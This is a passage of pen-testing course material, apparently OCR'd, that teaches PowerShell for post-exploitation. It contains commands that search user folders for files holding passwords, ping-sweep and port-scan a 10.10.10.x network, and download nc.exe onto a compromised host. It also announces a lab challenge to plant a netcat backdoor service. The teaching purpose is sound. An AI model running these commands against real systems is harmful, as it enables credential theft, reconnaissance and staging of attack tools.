
```
PS C:\> ls -r c:\windows hosts | % {echo $_.fullname}
```

Now, depending on your permissions, you may get error messages when ls tries to read directories for which it doesn't have permission. Throw those error message away by redirecting PowerShell's standard error (2) to $null (it's equivalent of /dev/null):

```
PS C:\> ls -r c:\windows hosts 2>$null | % {echo $_.fullname}
```

If you want to display the content of those files whose name matches, instead of echo'ing $_.fullname, you could call the Get-Content (alias gc) cmdlet against the $_.fullname, as follows:

```
PS C:\> ls -r c:\windows hosts 2>$null | % {gc $_.fullname}
```




PowerShell includes numerous internal variables, which we can inspect with the Get-ChildItem (alias ls) cmdlet. Environment variable are stored in env:, whereas all other variables currently set are stored in variable:. We can look at all of these variables with:

```
PS C:\> ls env:
PS C:\> ls variable:
```

To display an individual variable's name, we could use the Write-Host cmdlet (which almost everyone refers to as "echo"). Some of the more useful and interesting variable are $home (which is the current home directory for PowerShell running as the given user) and $env:PROCESSOR_ARCHITECTURE.

It's also worth noting that we have Tab autocomplete for variable names, too, which is another handy feature!

```
PS C:\> echo $home
PS C:\> echo $env:PROCESSOR_ARCHITECTURE
```




To search through the contents of a file or the output of another command looking for specific text, we can use the Select-String cmdlet (alias sls). While the select-string cmdlet has been included in PowerShell for a long time, the sls *alias* is available only on more recent version of PowerShell included with Windows 8 and later. If you are on an older version of Windows (such as Win7), the sls alias may not be present, but you can still run select-string. The select-string cmdlet behaves rather like grep, allowing us to look for specific strings or match regular expressions. By default, select-string is case-insensitive; although we can use the "–ca" option to make it case-sensitive.

For example, if you want to search through all .txt files in the c:\users directory (no subdirectories) to see if any contain the word "password", you could run:

```
PS C:\> select-string -path c:\users\*.txt -pattern password
```

Alternatively, if you want to recurse through subdirectories, you could use ls for the recursion. For each result (%), you'd then run select-string with a path of the current object looking for a pattern of "password". We'll throw away error messages to prevent clutter on the output (2>$null).

```
PS C:\> ls -r c:\users | % {select-string -path $_ -pattern password} 2>$null
```




PowerShell includes some other interesting options for generating output.

If you want to just display text, you can simply type the text in quotes.

If you want to do simple arithmetic, you can just type in your numbers and PowerShell will do your math for you.

If you want to make a range of numbers going from M to N, just type **M..N**, where M is your start and N is your finish, incrementing by 1.

If you ever want to count the number of lines of output, just wrap whatever command you have inside of parentheses ( ) and provide .count on the end. This is roughly the equivalent of the Linux/UNIX "wc –l" for wordcount – linecount.



You can use the M..N counting feature to make counting loops, which you could then apply in a penetration test to things such as ping sweeps and port scans.

We'll simply create a list of numbers with something such as 1..10 and pipe that output into a ForEach-Object cmdlet (alias %) and run a command against it.

So, to simply echo 1 through 10, we could run:


```
PS C:\> 1..10 | % {echo $_}
```

That is identical output to merely running "1..10" but it shows that we can replace the "echo $_" with any other command and use those numbers. To conduct a ping sweep of all IPv4 addresses in the 10.10.10 network, we could run the following, which uses Select-String to go through the output of the ping command to find the string ttl:

```
PS C:\> 1..255 | % {ping -n 1 10.10.10.$_ | select-string ttl}
```

Unfortunately, that ping takes one second per attempted IP address, which means that 255 addresses take more than 4 minutes. We can speed it up by using the –w option in ping to make it wait only so many milliseconds for a response. We can set it for 100 milliseconds as follows:

```
PS C:\> 1..255 | % {echo "10.10.10.$_"; ping -n 1 -w 100 10.10.10.$_ | select-
string ttl}
```



If you ever want to convert the output of a command into a stream of data (instead of objects), you could pipe it through the Out-Host cmdlet (which has a funny-looking alias of oh). This cmdlet also lets you paginate output by using the –paging command flag. This provides functionality similar to the "more" command in cmd.exe or bash.

For example, if you want to paginate the lengthy output of "ls –r", you could run:

```
PS C:\> ls -r | Out-Host -paging
```


If you want to write the output of a command to the file system, there is an Out-File cmdlet (which behaves much like a > redirect into the file system). But the Out-File cmdlet also supports different forms of encoding via the command flag –encoding. Unicode is its default, but it can also generate ASCII and other forms of output.

Some Cool and Useful Little Extras

- Port scan using built-in capabilities (that is, no netcat needed!)

```
PS C:\> 1..1024 | % {echo ((new-object
Net.Sockets.TcpClient).Connect("10.10.10.10",$_)) "Port $_ is
open" } 2>$null
```

  - This uses a fun trick with echo -- if you ask echo to display two things, and the first one fails, it won't display the second one
  - There is no && or || in PowerShell, but echo can behave a little like &&
  - We are echo'ing the creation of a new object; if it succeeds, we print that the port is open... if it fails, it goes to $null



- Web client to fetch a file from a web server:

```
PS C:\> (New-Object
System.Net.WebClient).DownloadFile("http://10.10.10.10/nc.exe
","c:\nc.exe")
```

Network Pen Testing and Ethical Hacking 97

To finish our discussion of PowerShell, let's apply what we've discussed into some additional useful tools for penetration testers: a port scanner and an HTTP client to fetch files.

We can use PowerShell's Net.Sockets.TcpClient object to make a TCP connection from within PowerShell. We invoke it with the New-Object cmdlet. This object includes a .connect method, which we can use to make a connection to a given IP address and port number. We'll make it into a port scanner by generating the numbers 1-1024 with the 1..1024 syntax. We then pipe those numbers into a ForEach-Object cmdlet (%). For each number we use the echo command to echo the status of our new object instantiation.

We then use an interesting little trick in PowerShell. If you try to echo two things (thing1 and thing2), and thing1 fails, it won't echo thing2. For example, suppose you try "echo (2+2) (4-3)". That tells PowerShell to echo those two numbers, so it displays 4 and 1. But, if you try to "echo (2/0) (4-3)", it will fail when it tries to divide by zero, and therefore never echos ANYTHING (not even the 1). So, for our port scanner, we are trying to echo the status whether we are able to connect. If it can connect (first part of echo succeeds), echo displays the second part ("Port $_ is open"). If it CANNOT connect, it won't display the second part of the echo. We throw away error messages with 2>$null. The result is:

port scanning


```
PS C:\> 1..1024 | % {echo ((new-object
Net.Sockets.TcpClient).Connect("10.10.10.10",$_)) "Port $_ is open" } 2>$null
```

We can also use PowerShell's built-in features to invoke a webclient at the command line to download a file into our file system. So, for example, to grab a copy of nc.exe from web server 10.10.10.50 and write it to c:\nc.exe, we could run:

download file from target

```
PS C:\> (New-Object
System.Net.WebClient).DownloadFile("http://10.10.10.10/nc.exe","c:\nc.exe")
```

This is an extremely handy way to move tools to a compromised Windows machine using only built-in features.



Although PowerShell is feature-rich, there are five super helpful things to remember about it that will serve you well as you build your skills:

1) Remember the Get-Help feature (alias help), especially the option for getting examples. You can invoke it with "help [cmdlet] –examples".


2) Remember the Get-Command feature (alias gcm), which gives you lists of commands. You can invoke it with "gcm *[string]*" to search for all commands that include the string, to help you find commands associated with various items.

3) The Get-Member cmdlet (alias gm) shows you the properties and methods of objects you pipe into it. That lets you see what kind of objects any cmdlet generates and creates custom lists of properties to analyze. Use it with "[cmdlet] | gm".


4) The ForEach-Object cmdlet (alias %) lets you take the output of a command and run some other command against each object in the output. Remember to surround the latter command with a code block { } and refer to each object as $_, as in "[cmdlet] | % { $_ }".

5) The Select-String cmdlet (alias sls) lets you search for strings or regular expressions inside of files and in the output of other commands, kind of like grep. Use it by specifying a –path for the file(s) and a –pattern of the string or regular expression you want to match.

By memorizing these five items, you will be well served in building and wielding your PowerShell skills.




Now that we've looked at PowerShell's capabilities, let's apply them hands-on in a lab of PowerShell post-exploitation challenges.



Next, let's perform a series of challenges based on post-exploitation techniques a penetration tester may apply, all from within PowerShell. In particular, you'll do the following:

- **Challenge 1:** You'll search through your system for an interesting file we'll plant there containing a password.
- **Challenge 2:** You'll create a service that will launch a backdoor netcat process, but using PowerShell this time.
- **Challenge 3:** You'll use PowerShell's built-in capabilities to perform a ping sweep, port scan, and web-based file fetch.

As with other challenge-based labs in this class, we've provided potential answers to each challenge. Look at these answers if you need ideas for how to solve each challenge. You can also refer back to the earlier pages of this course for inspiration in solving each challenge.



For this challenge, start by running an elevated PowerShell prompt. Go to the Windows button or Metro screen, and type PowerShell. Then, hit CTRL-Shift-Enter, and you should see a PowerShell prompt with a title bar that includes the word "Administrator."

Now, create a file holding a password in your currently logged on user's desktop directory:

```
PS C:\> echo "Juicy Password" > $home\desktop\password.txt
```

Your challenge is to write a PowerShell command that can find this file in c:\users based on the pattern *password*.txt in the filename. You also want your command to display not only the filename but also its contents.


As a hint, start by constructing a file search based on the name alone, without displaying the contents.

Then, pipe each discovered file object to something that can display its contents, using the fullname property.

And, for a final hint, you can put multiple commands inside your % { } code block, just separating the commands with a semicolon, as in % { cmdlet1; cmdlet2 }.

If you have extra time, as a bonus, instead of searching for a filename with the word password in it, recurse through all files inside of c:\users looking for files that *contain* the word "password". As a hint, you may want to use the Select-String to look inside file contents.

Note that for this challenge, we are trying to model a situation in which users create a text file with passwords on their desktop, which they refer to periodically with a copy-and-paste maneuver to send in a password. This is a common practice, sadly.



Here is one possible solution to Challenge 1.

First, we start by creating the file on our user's desktop:

```
PS C:\> echo "Juicy Password" > $home\desktop\password.txt
```

Now, we build up to our answer. We start with ls to find files using –r to recurse. We recurse through c:\users, looking for a file with a name of *password*.txt. For each one that we find (| %), we echo the current object's ($_) fullname property.

